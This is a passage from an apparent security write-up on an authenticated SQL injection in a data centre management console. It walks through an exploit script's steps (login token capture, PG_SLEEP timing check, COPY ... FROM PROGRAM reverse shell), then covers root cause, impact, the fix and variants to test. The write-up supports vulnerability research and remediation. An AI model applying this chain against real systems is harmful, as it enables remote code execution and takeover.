            print("Triggering command!")
            r = requests.post(url, verify=False, json=json_body, cookies=cookies)
    else:
        print("Target " + target + " doesn't look vulnerable")
Line by line: the script imports hashlib for hashing, json for reading JSON, and requests for sending HTTP requests. It turns off warnings about insecure HTTPS certificates. The ### FILL IN ### section holds the target address, the username and password, and the command to run. The Linux command is the same reverse shell as before, with the attacker's address; the Windows alternative is commented out.
The first request fetches a roomId from /DcmConsole/rest/rooms, sending the username and password in three custom headers. The response is parsed as JSON and the first room's id is taken. Next, the password is hashed with SHA-1 and then SHA-256, because the login endpoint expects the double hash rather than the plain password. A login request is posted to /DcmConsole/login/login with that hash, and the response gives back the antiCSRFId. The JSESSIONID is taken from the cookies the server set. Both are then used on every later request.
The script then asks getAllSnapshots for the list of snapshots. For each one, it sends a harmless getRoomRackData request with dataName set to test, and keeps the first snapshot whose response is not empty. That is the snapshot that is actually tied to the room. With that snapshot and room, it sends the PG_SLEEP(5) payload and checks whether the response took more than 4.5 seconds. If it did, the target is vulnerable. It then creates the cmd_exec table, and if that returns HTTP 200, it sends the COPY ... FROM PROGRAM payload with the chosen command. If the timing check fails, it prints that the target does not look vulnerable.
Root cause
The dataName value is concatenated into the SQL string that is passed to prepareStatement. The prepared statement only parameterises snapshot_id through setInt(1, snapshotId); the entity_id in (...) and property_name in (...) fragments are built by string concatenation. Because dataName is appended to propsList and then to sb2 without sanitisation, a value containing a single quote closes the string literal and lets the attacker append arbitrary SQL, including stacked statements. The use of a prepared statement gives a false sense of safety, since the injection point is outside the bound parameter.
Two conditions make the sink reachable: a snapshot must exist (created either by an admin or power user visiting /V1/goto?takesnapshot, or by the daily 14:30 timer task), and a room must be configured so that getRoomRackIds() returns a non-empty array. The guest role is enough to send the request, provided a valid JSESSIONID and antiCSRFId are supplied.
Impact
An authenticated attacker with at least the guest role can execute arbitrary SQL against DCM's PostgreSQL database. Through PostgreSQL's stacked queries and the COPY ... FROM PROGRAM command, this leads to remote code execution on the underlying host, demonstrated with a reverse shell and with calc.exe on Windows. The same injection can insert a new administrator row into T_User. Exploitation requires a configured room and at least one snapshot, which either requires an admin or power user to visit a crafted URL once or requires the server to have passed 14:30 at least once.
Fix
A fix was introduced, at least in version 5.0.0.46307; the report does not describe what it changed.
Variants to test
- Send
dataNamevalues containing a single quote togetRoomRackDataon other DCM versions and look for SQL errors or timing differences; a positive result is a delayed response withPG_SLEEPor a database error revealing the query. - Try the other actions exposed by
DataAccessServletthrough theactionparameter, looking for parameters that end up in concatenated SQL; a positive result is the same timing or error behaviour. - Check whether
SNAPSHOT_TIMEis set inconsole.config.xmlon a target; if it is absent, the daily 14:30 snapshot will eventually make the sink reachable without any user interaction. - Test the
/V1/gotoroute withtakesnapshotortssas an admin or power user to confirm snapshot creation, and with anentityidparameter to see how the filter behaves. - On PostgreSQL-backed applications, test whether stacked queries are enabled and whether the database user can run
COPY ... FROM PROGRAM; a positive result is command execution as the database service account.
Glossary
- API: a defined way for one piece of software to talk to another, usually over HTTP with agreed URLs and data formats.
- Authentication: proving who you are, usually by logging in with a username and password.
- Authorisation: deciding what a logged-in user is allowed to do, such as admin versus guest.
- Bug bounty: a program that pays researchers for reporting security flaws responsibly.
- Cookie: a small piece of text a website stores in your browser so it can recognise you on later requests.
COPY ... FROM PROGRAM: a PostgreSQL command that runs an operating system program and reads its output as data.- CSRF (Cross-Site Request Forgery): an attack where another website causes your browser to send a request you did not intend.
- CVSS: a standard scoring system for the severity of a vulnerability.
- CVE: a public catalogue number assigned to a specific security flaw.
- Database: an organised store of data that answers questions written in SQL.
- Filter: code that runs before a request reaches its destination, often used for checks or redirects.
- Hash: a one-way transformation of data into a fixed-length value, used to store or compare passwords without keeping the original.
- HTTP request: a message a browser or script sends to a server, with a method, a URL, headers and sometimes a body.
- JSON: a text format for structured data using braces, brackets and name/value pairs.
JSESSIONID: the cookie Java web applications use to identify a logged-in session.- Method: a named block of code that performs one job.
- Port: a numbered door on a computer that a service listens on, such as 8643 for the DCM console.
- PostgreSQL: a popular open-source relational database.
- Prepared statement: a way of sending SQL where the instructions and the data are kept separate, so data cannot change the instructions.
- Query parameter: the name/value pairs after the
?in a URL. - RCE (Remote Code Execution): running your own commands on a remote server.
- Reverse shell: a connection from the target back to the attacker that provides an interactive command prompt.
- Sanitisation: cleaning or checking input before using it.
- Servlet: a Java program that runs on a web server and handles requests.
- Snapshot: a saved copy of the data centre layout at a point in time.
- SQL: the language used to ask questions of a relational database.
- SQL injection: a vulnerability where user input is pasted into SQL without checking, letting the user change the query.
- Stacked queries: sending several SQL statements in one request, separated by semicolons.
- Token: a short value a server expects alongside a request to prove it belongs to a valid session.
- Vulnerability: a weakness in software that can be abused to cause harm.
web.xml: the configuration file that maps URLs to servlets and filters in a Java web application.